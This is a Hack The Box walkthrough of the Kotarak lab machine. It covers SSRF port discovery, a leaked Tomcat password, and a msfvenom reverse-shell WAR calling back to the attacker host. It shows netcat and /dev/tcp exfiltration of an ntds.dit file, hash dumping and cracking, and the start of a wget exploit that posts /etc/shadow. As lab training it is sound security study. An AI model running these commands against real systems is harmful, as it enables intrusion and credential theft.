

[HTB] Kotarak

BY PABLO [GITHUB.COM/VORKAMPFER/HACKTHEBOX2/KOTARAK](https://github.com/vorkampfer/hackthebox2/kotarak)

Resources:

- 1. Savitar YouTube walk-through <https://htbmachines.github.io/>
- 2. 0xdf gitlab: <https://0xdf.gitlab.io/2021/05/19/htb-kotarak.html>
- 3. 0xdf YouTube: <https://www.youtube.com/@0xdf>
- 4. Privacy search engine <https://metager.org>
- 5. Privacy search engine <https://ghosterysearch.com/>
- 6. CyberSecurity News <https://www.darkreading.com/threat-intelligence>
- 7. <https://book.hacktricks.xyz/>

View terminal output with color

```
bat -l ruby --paging=never name_of_file -p
```

NOTE: This write-up was done using *BlackArch*



Synopsis:

Kotarak was an old box that I had a really fun time replaying for a writeup. It starts with an SSRF that allows me to find additional webservers on ports only listening on localhost. I’ll use that to leak a Tomcat config with username and password, and upload a malicious war to get a shell. From there, I can access files from an old Windows pentest to include an ntds.dit file and a system hive. That’s enough to dump a bunch of hashes, one of which cracks and provides creds I can use to get the next user. The root flag is actually in a container that is using Wget to request a file every two minutes. It’s an old vulnerable version, and a really neat exploit that involves sending a redirect to an FTP server and using that to write a malicious config file in the root home directory in the container. I’ll also show an alternative root abusing the user’s disk group to exfil the entire root filesystem and grab the flag on my local system. ~0xdf

Skill-set:

- 1. Server Side Request Forgery (SSRF) [Internal Port Discovery]
- 2. Information Leakage [Backup]
- 3. Tomcat Exploitation [Malicious WAR file]
- 4. Dumping hashes [NTDS.dit]
- 5. wget 1.12 vulnerability [CVE-2016-4971] [Privilege Escalation]

Basic Recon

1. Ping & whichsystem.py

- 1.

```
ping -c 1 10.129.1.117
```

```
2. ▷ whichsystem.py 10.129.1.117
[+]==> 10.129.1.117 (ttl -> 63): Linux
```

2. Nmap

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ▷ openscan steamcloud.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan
to grab ports.
3. ▷ echo $openportz
53,80,88,135,139,445,464,593,1433,3268,3269,5985,9389,49667,49683,49684,49685,49796,50242
4. ▷ sourcez
5. ▷ echo $openportz
22,8009,8080,60000
6. ▷ portzscan $openportz drive.htb
7. ▷ qnmap_read.sh
Enter the path of your nmap scan output file: portzscan.nmap

nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,8009,8080,60000 kotarak.htb
>>> looking for nginx
>>> looking for OpenSSH
OpenSSH 7.2p2 Ubuntu 4ubuntu2.2
>>> Looking for Apache
Apache Jserv
>>> Looking for popular CMS & OpenSource Frameworks

>>> Looking for any subdomains that may have come out in the nmap scan

>>> Here are some interesting ports
22/tcp open ssh
OpenSSH 7.2p2 Ubuntu 4ubuntu2.2
8080/tcp open http
This is an http site

>>> Listing all the open ports
22/tcp open ssh syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux;
protocol 2.0)
8009/tcp open ajp13 syn-ack Apache Jserv (Protocol v1.3)
8080/tcp open http syn-ack Apache Tomcat 8.5.5
60000/tcp open http syn-ack Apache httpd 2.4.18 ((Ubuntu))
```


OPENSSSH (1:7.2P2-4UBUNTU2.2) UBUNTU XENIAL

3. Discovery with Ubuntu Launchpad

```
1. I lookup `OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 launchpad`
2. Seems to be an Ubuntu Xenial Server
```

4. Whatweb

```
1. ▷ whatweb http://10.129.1.117:60000
http://10.129.1.117:60000 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18
(Ubuntu)], IP[10.129.1.117], Title[Kotarak Web Hosting][Title element contains newline(s)!]
2. ▷ whatweb http://kotarak.htb:8080
http://kotarak.htb:8080 [404 Not Found] Apache-Tomcat[8.5.5], Content-Language[en], Country[RESERVED][ZZ], HTML5,
IP[10.129.1.117], Title[Apache Tomcat/8.5.5 - Error report]
```



5. Manual site enumeration

1. `http://10.129.1.117:8080/`
`>>> # HTTP Status 404 - /`
`**type** Status report`
`**message** /`
`**description** The requested resource is not available.`
`---`
`### Apache Tomcat/8.5.5`

2. A common tomcat path is ``/manager/html``. There is a login panel.

3. There is also the anon browser surfing on ``http://kotarak.htb:60000``

4. I try tomcat:s3cret tomcat:password admin:admin. Fail
- SSRF
6. I try port 60k
1. I navigate to `'http://kotarak.htb:60000'` then type the following

2. `http://localhost:22`
`>>> SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.2 Protocol mismatch.`
3. This attack is called a ``Server Side Request Forgery`` that will allow us to make internal port discovery of the target.
4. Through this SSRF we may be able to bypass any firewall.
- Burpsuite
7. We can intercept our request to the localhost on port 60000 using burpsuite. This use that to FUZZ the localhost field.
1. I am intercepting the request we just did above.
`>>> 'http://kotarak.htb:60000'`
`>>> http://localhost:21`

2. `▷ burpsuite &> /dev/null & disown`

3. I send the inercept to ``intruder``. I highlight the area we are going to FUZZ for and click add.

4. `GET `/url.php?path=http://localhost:21` HTTP/1.1`
`Host: kotarak.htb:60000`

5. Notice the 2 s like special characters around 21. Highlight 21 and click add in the intruder window.

6. Select ``sniper`` `>>>` click payloads `>>>` Under ``payload type`` select ``numbers`` `>>>` Under ``payload options`` select ``Sequential`` `>>>` from 1 to 65535 `>>>` select step 1

7. Under ``Payload Encoding`` uncheck `>>>` ``URL-encode these characters``

8. Last click ``start attack``

9. You will see that this will take so long it is almost useless to use.

10. The best thing to do is either use a different fuzzer like WFUZZ, GoBuster, or FFUF. There are many. Or buy the Pro version which is very expensive and not worth it in my opinion unless you are on a red-teaming campaign.
- WFUZZ
- `#pwn_wfuzz_fuzzing_for_ports`
8. I turn off foxyproxy and create a payload to use to attack the port numbers using wfuzz
1. We can use the range feature for the port numbers.

2. `▷ wfuzz -c -t 200 --hh=2 -z range,1-65535 "http://10.129.1.117:60000/url.php?path=http://localhost:FUZZ"`

3. SUCCESS, only took a few seconds. That is why I do not like to deal with buprsuite intruder when there are other tools way better that can do the same things.

4. `▷ wfuzz -c -t 200 --hh=2 -z range,1-65535 "http://10.129.1.117:60000/url.php?path=http://localhost:FUZZ"`

=====

ID	Response	Lines	Word	Chars	Payload
=====					
000000320:	200	26 L	109 W	1232 Ch	"320"
000000022:	200	4 L	4 W	62 Ch	"22"
000000090:	200	11 L	18 W	156 Ch	"90"
000000888:	200	78 L	265 W	3955 Ch	"888"
000000110:	200	17 L	24 W	187 Ch	"110"
000003306:	200	2 L	6 W	123 Ch	"3306"
000000200:	200	3 L	2 W	22 Ch	"200"
000008080:	200	2 L	47 W	994 Ch	"8080"

=====



Enumerating discovered ports

9. I am going to try a random port like port 320 for example.


1. I take port 320 and I past it in the website from before.
2. Go to 'http://kotarak.htb:60000' then type the following
2. http://localhost:320
3. I find a "Super Sensitive Login Page"
4. I try admin:'admin' or 1=1-- -`
5. Does not seem injectable.
6. I will come back to port 320 later lets check out he other ports.
7. I try `http://localhost:888` and it seems to be a `Simple File Viewer` page.
8. If you hover over the links in 888 you will see that it is point to port 60000. That means it is going through port 60000 first then through localhost out to 888.
9. http://10.129.1.117:60000/url.php?path=http://localhost:888/?doc=backup
10. So we are goingt through port 60k and then where it says path= we are just adding the path to port 888. If you hover over the link on the `http://localhost:888` page you will see what I am talking about.

Credential found

```
<role rolename="tomcat"/>
<role rolename="role1"/>
<user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
<user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
<user username="role1" password="<must-be-changed>" roles="role1"/>
-->
    <user username="admin" password="3@g01PdhB!" roles="manager,manager-gu
</tomcat-users>
```

10. Success, password found

1. I check out the backup and there is a password.
2. <user username="admin" password="3@g01PdhB!" roles="manager,manager-gui,admin-gui,manager-script"/>
3. Since the role is a tomcat role. Lets try this password on the tomcat manager login.
4. The tomcat login is at `http:kotarak.htb:8080/manager/html`
5. I try the `username="admin" password="3@g01PdhB!"`
6. SUCCESS, I am in.
7. admin:3@g01PdhB! do not include the double quotes.



Creating a war file

Deploy

WAR file to deploy

Select WAR file to upload

Browse...

 shell.war

Deploy

Diagnostics

Check to see if a web application has caused a memory leak on stop, reload or undeploy

Find leaks

This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.

11. Logged in as tomcat admin

```
1. Lets create our war file using msfvenom.
2. I find the right payload
3. > msfvenom -l payloads | grep java | grep spawn
>>>java/jsp_shell_bind_tcp | Listen for a connection and spawn a command shell
>>>java/jsp_shell_reverse_tcp | Connect back to attacker and spawn a command shell <<< This is the one we want
>>>java/shell_reverse_tcp | Connect back to attacker and spawn a command shell
4. The one we want is `java/jsp_shell_reverse_tcp`
5. > msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.7 LPORT=443 -f war -o shell.war
6. > file shell.war
shell.war: Zip archive data, at least v2.0 to extract, compression method=store
7. Now lets upload the war file
8. Setup a listener
9. > sudo nc -nlvp 443
10. Click browse to upload then click deploy.
```

/manager	None specified	Tomcat Manager Application	true	2	St
/shell	None specified		true	0	St

Deploy

Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file URL:

WAR or Directory URL:

Deploy

WAR file to deploy

12. Success the payload was uploaded

```
1. You should see your payload listed under Applications.
2. All you need to do is click on `/shell`
3. You should now have a shell as `tomcat`
4. SUCCESS, now lets upgrade the shell because it does not even have a prompt.
```

Upgrade the shell

13. Upgrade the shell

```
1. My shell hanged trying to upgrade the shell the traditional way i do it. I will probrably need to use a python pty shell upgrade.
2. If you get a shell that is hanged and need to find the pid for it quickly this is a good way. See below.
3. > ps -ef | grep "nc"
=====
4. > sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.1.117 46926
whoami
tomcat
hostname -I
10.129.1.117 10.0.3.1 dead:beef::250:56ff:fe94:ce4f
python3 -c 'import pty;pty.spawn("/bin/bash")'
tomcat@kotarak-dmz:/$ stty raw -echo; fg

tomcat@kotarak-dmz:/$ ^Z
[1] + 155644 suspended sudo nc -nlvp 443
~/hackthebox/kotarak > stty raw -echo; fg
```



```
[1] + 155644 continued sudo nc -nlvp 443 <<< It does not show it but you still need to type `reset xterm`. When you type `reset xterm` it will be invisible but type it anyway and press enter.
```

```
tomcat@kotarak-dmz:/$ export TERM=xterm-256color
tomcat@kotarak-dmz:/$ source /etc/skel/.bashrc
tomcat@kotarak-dmz:/$ export SHELL=/bin/bash
tomcat@kotarak-dmz:/$ stty rows 40 columns 185
tomcat@kotarak-dmz:/$ nano
Unable to create directory /opt/tomcat/.nano: Permission denied
It is required for saving/loading search history or cursor positions.
Press Enter to continue
```

```
tomcat@kotarak-dmz:/$ echo $SHELL
/bin/bash
tomcat@kotarak-dmz:/$ echo $TERM
xterm-256color
tomcat@kotarak-dmz:/$ tty
/dev/pts/1
```

14. **Flag found**

1. Actually, we will need to pivot to user `atanas` to see the flag.
2. tomcat@kotarak-dmz:/home\$ find -name user.txt 2>/dev/null
./atanas/user.txt

15. **Begin Enumeration**

1. tomcat@kotarak-dmz:/home\$ sudo -l
[sudo] password for tomcat:
sudo: 1 incorrect password attempt
2. tomcat@kotarak-dmz:/home\$ find / -perm -4000 -user root 2>/dev/null
/var/tmp/mkinitramfs_CAAb2h/bin/ntfs-3g
/var/tmp/mkinitramfs_IKmJUJ/bin/ntfs-3g
/bin/ping
/bin/ping6
/bin/mount
/bin/ntfs-3g
/bin/su
/bin/fusermount
/bin/umount
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newuidmap
/usr/bin/ubuntu-core-launcher
/usr/bin/newgidmap
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/authbind/helper
/usr/lib/eject/dmccrypt-get-device
3. tomcat@kotarak-dmz:/home/tomcat/to_archive/pentest_data\$ ls -la
total 28312
drwxr-xr-x 2 tomcat tomcat 4096 Jul 21 2017 .
drwxr-xr-x 3 tomcat tomcat 4096 Jul 21 2017 ..
-rw-r--r-- 1 tomcat tomcat 16793600 Jul 21 2017 20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512.dit
-rw-r--r-- 1 tomcat tomcat 12189696 Jul 21 2017 20170721114637_default_192.168.110.133_psexec.ntdsgrab._089134.bin
4. tomcat@kotarak-dmz:/home/tomcat/to_archive/pentest_data\$ file *
20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512.dit: data
20170721114637_default_192.168.110.133_psexec.ntdsgrab._089134.bin: MS Windows registry file, NT/2000 or above

netcat file transfer

1. I transfer over the ntds.dit file to my machine.
2. > nc -nlvp 31337 > ntds.dit
3. tomcat@kotarak-dmz:/home/tomcat/to_archive/pentest_data\$ nc 10.10.14.7 31337 <
20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512.dit
4. > nc -nlvp 31337 > ntds.dit
Listening on 0.0.0.0 31337
Connection received on 10.129.1.117 49102
5. I used md5sum to verify I recieved the file.
6. ~/hackthebox/kotarak > md5sum ntds.dit
f6849066d0e179ca24078906f5c5ee01 ntds.dit
7. tomcat@kotarak-dmz:/home/tomcat/to_archive/pentest_data\$ md5sum
20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512.dit

```
f6849066d0e179ca24078906f5c5ee01
8. SUCCESS, the hashes are the same.
9. Lets grab the .bin file as well.
10. > nc -nlvp 31337 > ntds.bin
Listening on 0.0.0.0 31337
11. tomcat@kotarak-dmz:/home/tomcat/to_archive/pentest_data$ nc 10.10.14.7 31337 <
20170721114637_default_192.168.110.133_psexec.ntdsgrab._089134.bin
12. > nc -nlvp 31337 > ntds.bin
Listening on 0.0.0.0 31337
Connection received on 10.129.1.117 49128
-----

13. We could have also transferred it with /dev/tcp. Here is an example of that.
14. > nc -nlvp 31337 > ntds.bin <<< Attacker machine
15. tomcat@kotarak-dmz:~/pentest_data$ cat < 20170721114637_default_192.168.110.133_psexec.ntdsgrab._089134.bin >
/dev/tcp/10.10.14.7/443
```

secretsdump.py

17. Secretsdump.py has the -ntds flag

```
1. > mv ntds.bin SYSTEM
2. > secretsdump.py -ntds ntds.dit -system SYSTEM LOCAL
Impacket v0.11.0 - Copyright 2023 Fortra
3. SUCCESS we have a hash dump
=====
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e64fe0f24ba2489c05e64354d74ebd11:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WIN-3G2B0H151AC$:1000:aad3b435b51404eeaad3b435b51404ee:668d49ebfdb70ae8bca9e3e66fd:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ca1ccefc525db49828fbb9d68298eee:::
WIN2K8$:1103:aad3b435b51404eeaad3b435b51404ee:160f6c1db2ce0994c19c46a349611487:::
WINXP1$:1104:aad3b435b51404eeaad3b435b51404ee:6f5e87fd20d1d8753896f6c9cb316279:::
WIN2K31$:1105:aad3b435b51404eeaad3b435b51404ee:cdd7a7f43d06b3a91705900a592f3772:::
WIN7$:1106:aad3b435b51404eeaad3b435b51404ee:24473180acb5f7d2731abe05cfa88c:::
atanas:1108:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
=====
<snip>
4. There was a-lot more but we are not trying to hack a domain server.
5. I will save this to a file called hashes and parse the data
6. > cat hashes | awk '{print $4}' FS=":"
e64fe0f24ba2489c05e64354d74ebd11
31d6cfe0d16ae931b73c59d7e0c089c0
668d49ebfdb70ae8bca9e3e66fd
ca1ccefc525db49828fbb9d68298eee
160f6c1db2ce0994c19c46a349611487
6f5e87fd20d1d8753896f6c9cb316279
cdd7a7f43d06b3a91705900a592f3772
24473180acb5f7d2731abe05cfa88c
2b576acbe6bcfda7294d6bd18041b8fe
```

Hash	Type	Result
e64fe0f24ba2489c05e64354d74ebd11	NTLM	f16tomcat!
31d6cfe0d16ae931b73c59d7e0c089c0	NTLM	
668d49ebfdb70ae8bca9e3e66fd	Unknown	Not found.
ca1ccefc525db49828fbb9d68298eee	Unknown	Not found.
160f6c1db2ce0994c19c46a349611487	Unknown	Not found.
6f5e87fd20d1d8753896f6c9cb316279	Unknown	Not found.
cdd7a7f43d06b3a91705900a592f3772	Unknown	Not found.
24473180acb5f7d2731abe05cfa88c	Unknown	Not found.
2b576acbe6bcfda7294d6bd18041b8fe	NTLM	Password123!

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

18. I use crackstation to try to crack the hashes

```
1. It only finds the first and the last password for the hashes given
2. e64fe0f24ba2489c05e64354d74ebd11      NTLM      f16tomcat!
3. 2b576acbe6bcfda7294d6bd18041b8fe      NTLM      Password123!
4. So this is the password for atanas:Password123!
5. This is the password for the Administrator I think.
6. administrator:f16tomcat!
```

Pivot to adanas

19. Pivot to adanas

```
1. Actually the password for atanas is atanas:f16tomcat!
2. I was able to switch users to atanas. However I do not think the ssh password is any of these because I tried to ssh as
   `atanas` and was not successful with these 2 passwords.
3. atanas@kotarak-dmz:~$ cat /home/atanas/user.txt
93f844f50491ef797c9c1b601b4bece8
```

20. I try to cd into the root directory expecting to get permission denied

```
1. atanas@kotarak-dmz:~$ cd /root
atanas@kotarak-dmz:/root$ ls -l
total 8
-rw----- 1 atanas root 333 Jul 20 2017 app.log
-rw----- 1 atanas root 66 Aug 29 2017 flag.txt
atanas@kotarak-dmz:/root$ cat flag.txt
Getting closer! But what you are looking for can not be found here.
2. This means that the flag has to be in one of the server containers, but we are not members of the `lxd` group so we can
   not list the contents of containers. We will have to get information from another place.
```

21. There is a log file

```
1. atanas@kotarak-dmz:/root$ cat app.log
10.0.3.133 - - [20/Jul/2017:22:48:01 -0400] "GET /archive.tar.gz HTTP/1.1" 404 503 "-" "Wget/1.16 (linux-gnu)"
10.0.3.133 - - [20/Jul/2017:22:50:01 -0400] "GET /archive.tar.gz HTTP/1.1" 404 503 "-" "Wget/1.16 (linux-gnu)"
10.0.3.133 - - [20/Jul/2017:22:52:01 -0400] "GET /archive.tar.gz HTTP/1.1" 404 503 "-" "Wget/1.16 (linux-gnu)"

2. atanas@kotarak-dmz:/root$ ping -c 1 10.0.3.133
PING 10.0.3.133 (10.0.3.133) 56(84) bytes of data.
64 bytes from 10.0.3.133: icmp_seq=1 ttl=64 time=0.086 ms

--- 10.0.3.133 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.086/0.086/0.086/0.000 ms

3. I am able to ping this server

4. atanas@kotarak-dmz:/root$ hostame -I
No command 'hostame' found, did you mean:
  Command 'hostname' from package 'hostname' (main)
hostame: command not found

5. atanas@kotarak-dmz:/root$ cd

6. atanas@kotarak-dmz:~$ export
PATH="/snap/bin:/usr/.local/bin:/usr/bin:/bin:/usr/local/sbin:/usr/lib/jvm/default/bin:/usr/bin/site_perl:/usr/bin/vendor_perl:/usr/bin/core_perl:/usr/lib/rustup/bin:/usr/local/bin:/usr/local/sbin:/usr/bin:/usr/sbin:/sbin:/usr/sandbox:/root/.local/bin:/usr/lib"

7. atanas@kotarak-dmz:~$ hostname -I
10.129.1.117 10.0.3.1 dead:beef::250:56ff:fe94:ce4f
```

authbind

- #pwn_authbind_python_simple_server

22. authbind is a program that allows you to serve

```
1. atanas@kotarak-dmz:~$ which authbind
/usr/bin/authbind
2. atanas@kotarak-dmz:~$ ls -l /etc/authbind/byport
total 0
-rwxr-xr-x 1 root atanas 0 Aug 29 2017 21
-rwxr-xr-x 1 root atanas 0 Aug 29 2017 80
3. SUCCESS, earlier we were able to ping 10.0.3.133 which is the container I am suspecting has the root flag. Because they
   have configured authbind to allow `atanas` access to port 21 and port 80. That means we may be able to exiltrate the root
   flag using authbind.
4. atanas@kotarak-dmz:/root$ /usr/bin/authbind python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
5. SUCCESS
```

netcat with authbind

- #pwn_authbind_using_netcat

23. It would be better to use authbind with netcat


```
1. atanas@kotarak-dmz:/root$ authbind nc -nlvp 80
Listening on [0.0.0.0] (family 0, port 80)
2. It seems like the server is attempting to get an `archive.tar.gz` file that does not exist.
3. atanas@kotarak-dmz:/root$ /usr/bin/authbind python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.0.3.133 - - [28/Jul/2024 22:48:01] code 404, message File not found
10.0.3.133 - - [28/Jul/2024 22:48:01] "GET /archive.tar.gz HTTP/1.1" 404 -
4. atanas@kotarak-dmz:/root$ authbind nc -nlvp 80
Listening on [0.0.0.0] (family 0, port 80)
Connection from [10.0.3.133] port 80 [tcp/*] accepted (family 2, sport 39950)
GET /archive.tar.gz HTTP/1.1
User-Agent: Wget/1.16 (linux-gnu)
Accept: */*
Host: 10.0.3.1
Connection: Keep-Alive
5. The reason I used netcat with authbind is to find out information. Notice the very old version of `wget 1.16`
```

```
~/haCk54CrAcK/kotarak ▸ searchsploit wget 1.16
-----
Exploit Title
-----
GNU Wget < 1.18 - Access List Bypass / Race Condition
GNU Wget < 1.18 - Arbitrary File Upload (2)
GNU Wget < 1.18 - Arbitrary File Upload / Remote Code Execution
-----
Shellcodes: No Results
```

24. Searchsploit old wget version

```
1. There are several exploits for this old version of wget.
2. This exploit looks interesting.
3. GNU Wget < 1.18 - Arbitrary File Upload / Remote Code Execution | linux/remote/40064.txt
4. ▸ searchsploit -m 40064.txt
5. cat 40064.txt | bat -l QML --paging=never -p
6. ▸ cat tmp | tr '\n' ' ' ; echo
GNU Wget before 1.18 when supplied with a malicious URL (to a malicious or compromised web server) can be tricked into
saving an arbitrary remote file supplied by an attacker, with arbitrary contents and filename under the current directory
and possibly other directories by writing to .wgetrc. Depending on the context in which wget is used, this can lead to
remote code execution and even root privilege escalation if wget is run via a root cronjob as is often the case in many web
application deployments. The vulnerability could also be exploited by well-positioned attackers within the network who are
able to intercept/modify the network traffic.
7. I continue reading the exploit.
```

```
atanas@kotarak-dmz:/root$ cd /tmp
atanas@kotarak-dmz:/tmp$ mkdir ftptest
atanas@kotarak-dmz:/tmp$ cd ftptest
atanas@kotarak-dmz:/tmp/ftptest$ cat <<_EOF_.wgetrc
> post_file = /etc/shadow
> output_document = /etc/cron.d/wget-root-shell
> _EOF_
```

25. GNU Wget < 1.18 - Arbitrary File Upload RCE

```
1. I create a directory in /tmp. I will be following everything written in 40064.txt.
2. ▸ cat 40064.txt | grep --color ftptest
attackers-server# mkdir /tmp/ftptest
attackers-server# cd /tmp/ftptest
3. I cd into ftptest
4. ~/hackthebox/kotarak ▸ cat 40064.txt | grep --color EOF
attackers-server# cat <<_EOF_.wgetrc
5. d
6. Paste the following 3 lines at the same time.
7. ▸ cat 40064.txt | grep --color "post_file = /etc/shadow" -A2
post_file = /etc/shadow
output_document = /etc/cron.d/wget-root-shell
_EOF_
8. Last I hit enter
=====
atanas@kotarak-dmz:/root$ cd /tmp
atanas@kotarak-dmz:/tmp$ mkdir ftptest
atanas@kotarak-dmz:/tmp$ cd ftptest
atanas@kotarak-dmz:/tmp/ftptest$ cat <<_EOF_.wgetrc
```

```
> post_file = /etc/shadow
> output_document = /etc/cron.d/wget-root-shell
> _EOF_
=====
9. Now if I do an ls there is a .wgetrc file.
10. atanas@kotarak-dmz:/tmp/ftptest$ ls -la
total 12
drwxrwxr-x  2 atanas atanas 4096 Jul 29 00:20 .
drwxrwxrwt 11 root    root   4096 Jul 29 00:22 ..
-rw-rw-r--  1 atanas atanas   70 Jul 29 00:22 .wgetrc
11. atanas@kotarak-dmz:/tmp/ftptest$ cat .wgetrc
post_file = /etc/shadow
output_document = /etc/cron.d/wget-root-shell
12. Next, we need to use authbind again with python to open up port 21.
=====
